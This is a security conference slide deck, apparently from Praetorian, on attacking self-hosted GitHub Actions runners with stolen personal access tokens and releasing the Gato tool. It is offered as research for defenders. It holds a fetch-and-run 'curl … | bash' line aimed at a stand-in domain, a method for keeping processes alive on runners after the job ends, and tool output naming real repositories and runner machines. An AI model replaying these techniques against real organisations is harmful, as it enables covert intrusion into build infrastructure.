Phantom of the Pipeline

Abusing Self-Hosted CI/CD Runners

Who Are We?

Adnan Khan

Lead Security Engineer | OSCE3

Mason Davis

Lead Security Engineer | OSCP

Matthew Jackoski

Lead Security Engineer | CISSP, OSWE, OSCP

praetorian


CI/CD (Continuous Integration & Continuous Delivery)

- CI/CD involves automatically building, testing, and deploying software.
- CI/CD typically involves creating workflows that include pipelines of tasks
  - Typically triggered by code changes.
  - Tasks may include building and testing code, creating packages, deploying code to different environments, and more

- CI/CD can be implemented using various tools, such as Jenkins, GitLab, and **GitHub Actions**.

GitHub Actions

- CI/CD automation built directly into GitHub



- Workflows are defined in the repository
  - .github/workflows/<files>
  - Broken down into Jobs and dispatched to Runners

Workflow file for this run

.github/workflows/main.yml at ddacaba


```yaml
name: 'Test WF'

on:
  push:

jobs:
  test:
    runs-on: ['self-hosted']
    steps:

    - name: Execution
      run: |
          echo "Hello World"
```

- GitHub Actions Runners - two options
  - Ephemeral hosts managed by GitHub
  - Self-hosted by customer - the more interesting option

GitHub Self-Hosted Runners

- Self-hosted and managed
  - Standard shared-runners are hosted and managed by GitHub

- Advantages for self-hosted runners:
  - $$$ savings
  - Provide more customization options.
  - Handle a larger workload.
  - **Access resources in a local network.**



How do Self-Hosted Runners work?

- Agent written in .NET Core
  - Runs on Linux, OS X, and Windows
  - Not ephemeral by default
  - Executes directly on the host

Ephemeral Runners are supported, but setup is much more complex

- Setup is turnkey
  - Download a zip/tar.gz
  - Extract
  - Config and run!

```
# Create the runner and start the configuration experience
$ ./config.cmd --url https://github.com/[redacted] --token
[redacted]

# Run it!
$ ./run.cmd
```

What does GitHub say about Self-hosted Runner Security?

- Don’t use them on public repositories!
- “Significant security risks [to the] machine and network”


> **Self-hosted runner security**
>
> We recommend that you only use self-hosted runners with private repositories. This is because forks of your public repository can potentially run dangerous code on your self-hosted runner machine by creating a pull request that executes the code in a workflow.

- Risks include:
  - Malicious programs running on the machine (initial access)
  - Escaping the machine’s runner sandbox (sandbox escape)
  - Exposing access to the machine’s network environment (lateral movement)
  - Persisting unwanted or dangerous data on the machine (persistence)

> Untrusted workflows running on your self-hosted runner pose significant security risks for your machine and network environment, especially if your machine persists its environment between jobs. Some of the risks include:
>
> - Malicious programs running on the machine.
> - Escaping the machine's runner sandbox.
> - Exposing access to the machine's network environment.
> - Persisting unwanted or dangerous data on the machine.


GitHub Personal Access Tokens (PATs)

- Associated with a specific user account
- Access the GitHub API and perform various actions
  - creating and managing repositories
  - managing issues
  - managing workflows
  - pull requests
  - more
- Can be granted different levels of access, and can be revoked at any time.
- 2 Types:
  - Fine-Grained (beta)
  - Classic



Example Attack Path

1. **Social Engineering to obtain a PAT**
2. **Enumerate GitHub via API**
3. **Push a malicious workflow**
4. **Workflow is triggered**
5. **Detached Docker container**
6. **Profit**



Overview of an attack conducted during one of our Red Team engagements


Targeting Developers for profit (and PATs)

Install our new tool!

- `$ curl sometotallytrusteddomain.xyz | bash`
- Servers can selectively return a “special” version of their tool for users of interest.

Phishing Campaign (evilnginx)

- SaaS applications via Cookie Theft
- Extract from artifacts/logs/Slack/etc



Finding GitHub Developer Tokens

- Secret Scanning
  - home directory backups
  - Git commit history
  - sensor logs
  - CI/CD artifacts

- Praetorian recently open-sourced a *fast*, regex-based secret scanner:
  - https://github.com/praetorian-inc/noseyparker

I Found a Personal Access Token (PAT), now what?

- GitHub Classic PAT -> Time to enumerate!
  - GitHub's API allows enumeration of almost everything that token can do

- With a PAT and no additional information, you can discover:
  - if it is valid,
  - the user it belongs to,
  - orgs the user belongs to,
  - and so much more!
    - **we mean it** - we're releasing a tool that automates it all

- What about fine-grained PATs?
  - This changes things, but we'll expand on this!


GitHub Token Scopes

- GitHub classic tokens have assigned scopes
  - Set on creation, but partially tweakable

- Many scope options exist
- Important scopes for executing on self-hosted runners:
  - `repo`
    - Allows performing actions like pushing to a repo and listing orgs a user belongs to
  - `workflow`
    - Allows adding new workflows and updating existing ones

Organizations and SSO

- GitHub Organizations on the *Enterprise* plan can require developers to explicitly authorize classic tokens to their organization




- **This is not broadly used**
  - A developer could create a Classic PAT for personal use
  - That token would also have access to their employer's GitHub Org

Important Distinction about Token Scopes

- *“Scopes let you specify exactly what type of access you need. Scopes limit access for OAuth tokens. They do not grant any additional permission beyond that which the user already has.”*

- An org member can create a token with `enterprise:admin` scope
- How do we figure out what the user can *actually* do?



API-Based Enumeration

- GitHub has an extensive, well documented REST API
- Almost anything that can be done by a user can be done via the API with a PAT
  - Download a zip file of workflow run logs
  - Fork a repository
  - Create a pull request

- Certain API calls return extra fields depending on the actual permissions of the user!

Enumerating Access with the API

- Example: Organization GET API
  (https://api.github.com/orgs/ORG)
- If user is an organization owner, fields like ‘`billing_email`’ will be present in the response.
- This is documented on GitHub
  - The schema shows that this field can be null.

Techniques like this are essential to enumerate access that fine-grained tokens have. They cannot be used to list privileges!

Discovering Repository Privileges

- Similar to how the organization API endpoint works, the repository API will reveal the permissions the user has
  - https://api.github.com/repos/OWNER/REPO

- End result: **Can identify orgs the user belongs to, privileges within that org, and privileges within each repository that the user can access!**


That was very loud right??

NOPE!

- GitHub audit log events focus on state changing actions
- There is also no way for an organization to determine when a classic token was last utilized

Logging Blind Spots

- Majority of GET requests do not generate audit logs
- *Git clones* are not logged unless organizations are on the Enterprise plan
- Some events require Enterprise plan and only work via REST API




`workflows` category actions

Action	Description
`cancel_workflow_run`	Triggered when a workflow run has been cancelled. For more information, see "Canceling a workflow."
`completed_workflow_run`	Triggered when a workflow status changes to `completed`. Can only be viewed using the REST API; not visible in the UI or the JSON/CSV export. For more information, see "Viewing workflow run history."
`created_workflow_run`	Triggered when a workflow run is created. Can only be viewed using the REST API; not visible in the UI or the JSON/CSV export. For more information, see "Create an example workflow."
`delete_workflow_run`	Triggered when a workflow run is deleted. For more information, see "Deleting a workflow run."
`disable_workflow`	Triggered when a workflow is disabled.
`enable_workflow`	Triggered when a workflow is enabled, after previously being disabled by `disable_workflow`.
`rerun_workflow_run`	Triggered when a workflow run is re-run. For more information, see "Re-running a workflow."
`prepared_workflow_job`	Triggered when a workflow job is started. Includes the list of secrets that were provided to the job. Can only be viewed using the REST API. It is not visible in the GitHub web interface or included in the JSON/CSV export. For more information, see "Events that trigger workflows."

Actor IPs not logged by default

- The GitHub audit log will not contain the source IP by default, this needs to be actively set!



Want security? Pay up.

Scenario: Compromised developer PAT with repo and workflow scope on a Teams organization that uses self-hosted runners.

- An attacker can fully enumerate an organization, push a malicious workflow with arbitrary code, and gain a foothold on a self-hosted runner.
- This will generate zero audit log events.
- Radical idea? Don’t offer a feature and then require your most expensive plan to properly secure it!

Why does this all matter?

If an attacker compromises a sufficiently privileged GitHub PAT, then the first detectable action could be malware execution on a self-hosted runner!

Enumeration for self-hosted runners

- Self-hosted runners can be attached to:
  - Enterprises
  - Organizations
  - Repositories

- Listing enterprise or organization runners requires an admin scoped token for an admin user

- Downloading action run logs for a repository only requires read access to the repository
  - **The run logs state whether the action executed on a self-hosted or GitHub managed runner**

Attacking a Runner

- GitHub simply provides an agent application
  - No security requirements for the agent to function

- Securing a self-hosted runner is 100% the responsibility of organizations

- A token with at minimum the `'repo'` scope is necessary to conduct an attack

Types of Attacks

- If token has the `repo` and `workflow` scope:
  - add a new workflow or update an existing one

```
9 lines (9 sloc)  134 Bytes
1  name: Test Workflow
2  on: push
3  jobs:
4    Test:
5      runs-on:
6      - self-hosted
7      steps:
8      - name: Run Tests
9        run: echo "Testing!"
```

- If token has `repo` scope:
  - You can't add or update a workflow
  - You can modify existing code that the workflow calls
  - Shell scripts are the easiest, but more likely that you will find unit tests

```
9 lines (9 sloc)  138 Bytes
1  name: Test Workflow
2  on: push
3  jobs:
4    Test:
5      runs-on:
6      - self-hosted
7      steps:
8      - name: Run Tests
9        run: ./scripts/script.sh
```


Persistence

- Docker is often installed on self-hosted runners
  - Docker is often a privesc path to root!!
  - Simply run a detached docker container


- GitHub Actions Runner can fork off processes
  - set **‘RUNNER_TRACKING_ID’** to an empty string
  - A backgrounded process will not hold up the job
  - The process will not be reaped after the job completes

What about public repos?

- GitHub's recommendations aren't followed




- Code search is great for identifying repositories that use self-hosted runners as well!



Pull Request based attack

- Forks can add a workflow, set the trigger to '`on_pull_request`' and then create a PR
- The workflow can be set to only run on self-hosted runners
- Approval requirement depends on the repositories configuration




A first-time contribution could be a simple documentation update!

Introducing: Gato

https://github.com/praetorian-inc/gato/

- Written in Python with minimal dependencies
- Runs on OS X and Linux
- Apache License
- Offers **Search**, **Enumeration**, and **Attack** features
- Available **now**!!



Gato Searches Public Repos

```
[+] The authenticated user is: AdnaneKhan
[+] The GitHub Classic PAT has the following scopes: repo!
[!] Searching repositories within microsoft using the GitHub Code Search API fo
r 'self-hosted' within YAML files.
[+] Identified 17 non-fork repositories that matched the criteria!
microsoft/ebpf-for-windows
microsoft/github-private-runners-on-aks
microsoft/aroworkshop
microsoft/StigRepo
microsoft/SdnDiagnostics
microsoft/LightGBM
microsoft/coyote
microsoft/az-python
microsoft/PowerPlatformDemo
microsoft/snmalloc
microsoft/azure-data-services-go-fast-codebase
microsoft/DeepSpeed
microsoft/TeamMate
microsoft/DeepSpeed-MII
microsoft/sqlmlutils
microsoft/onefuzz
microsoft/GLUECoS
```

Use of GitHub Code-Search API

```
[+] The authenticated user is: AdnaneKhan
[+] The GitHub Classic PAT has the following scopes: repo!
- Enumerating: microsoft/ebpf-for-windows!
[+] The repository microsoft/ebpf-for-windows contains a previous workflow run that execu
ed runner!
- The runner name was: TK5-3WP08R0330 and the machine name was TK5-3WP08R0330
[!] The user can only pull from the repository, but forking is allowed! Only a fork pull-
ck would be possible.
- Enumerating: microsoft/github-private-runners-on-aks!
[+] The repository contains a workflow: selfhosted-runner-test.yml that executes on self-
[!] The user can only pull from the repository, but forking is allowed! Only a fork pull-
ck would be possible.
- Enumerating: microsoft/aroworkshop!
- Enumerating: microsoft/StigRepo!
[+] The repository contains a workflow: DeploymentTest.yml that executes on self-hosted r
[!] The user can only pull from the repository, but forking is allowed! Only a fork pull-
ck would be possible.
- Enumerating: microsoft/SdnDiagnostics!
[+] The repository microsoft/SdnDiagnostics contains a previous workflow run that execute
 runner!
- The runner name was: sdnexprunner and the machine name was DC
[+] The repository contains a workflow: server2019-sdntest-pr.yml that executes on self-h
[+] The repository contains a workflow: server2019-sdntest.yml that executes on self-host
[!] The user can only pull from the repository, but forking is allowed! Only a fork pull-
ck would be possible.
```

Enumeration of Identified Repositories

Gato Enumerates

```
[+] The authenticated user is: mas0nd
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:gpg_key, adm
ce, delete:packages, delete_repo, gist, notifications, project, repo, user, workflow, wri
- Enumerating the GHRunnerPlayground organization!
[+] The user is an organization owner!
[!] The token also has the org:admin scope. This token has extensive access to the GitHub
[+] The organization has 1 org-level self-hosted runners!
- Name: ghrunner-test, OS: Linux Status: online
- The runner has the following labels: self-hosted, Linux, X64!
[+] About to enumerate 4 repos within the GHRunnerPlayground organization!
--- Enumerating private repos in GHRunnerPlayground ---
- Enumerating: GHRunnerPlayground/TestWF!
[+] The repository GHRunnerPlayground/TestWF contains a previous workflow run that execut
- The runner name was: ghrunner-test and the machine name was ghrunner-test
[+] The repository contains a workflow: main.yml that executes on self-hosted runners!
[!] The user is an administrator on the repository!
[!] The user also has the workflow scope, which means a custom YAML payload can be used!
```

Gato Attacks

```
[+] The authenticated user is: mas0nd
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:gpg_key, ad
ce, delete:packages, delete_repo, gist, notifications, project, repo, user, workflow, wr
[!] Will be conducting an attack against GHRunnerPlayground/TestWF as the user: mas0nd!
[!] Succesfully pushed the malicious workflow!
[!] Malicious branch deleted.
    - Waiting for the workflow to queue...
    - Waiting for the workflow to execute...
[!] The malicious workflow executed succesfully!
[!] Workflow logs downloaded to 3906439757.zip!
```

-zsh

```
(venv) adnankhan@Adnans-MacBook-Pro ghrunner-enum %
```

Beyond GitHub

- GitLab Shared Runners are pre-configured virtual machines that are available to all projects within a GitLab instance.
  - They are a convenient way to run CI/CD jobs… and malware
  - GitLab provides host isolation out of the box
    - Not all GitLab Runners provide this!

- Classic Targets:
  - Jenkins (Accenture's Jenkins Attack Framework)
  - TeamCity
  - Bamboo
  - Travis CI

Prior Research

- Sharing of of knowledge is critical to the advancement of InfoSec, and we'd like to recognize some resources we used while researching GitHub security.

  https://marcyoung.us/post/zuckerpunch/
  https://blog.gitguardian.com/github-actions-security-cheat-sheet/


THANK YOU!
Questions?
@adnanthekhan
@dasonmavis
@DSKoolaid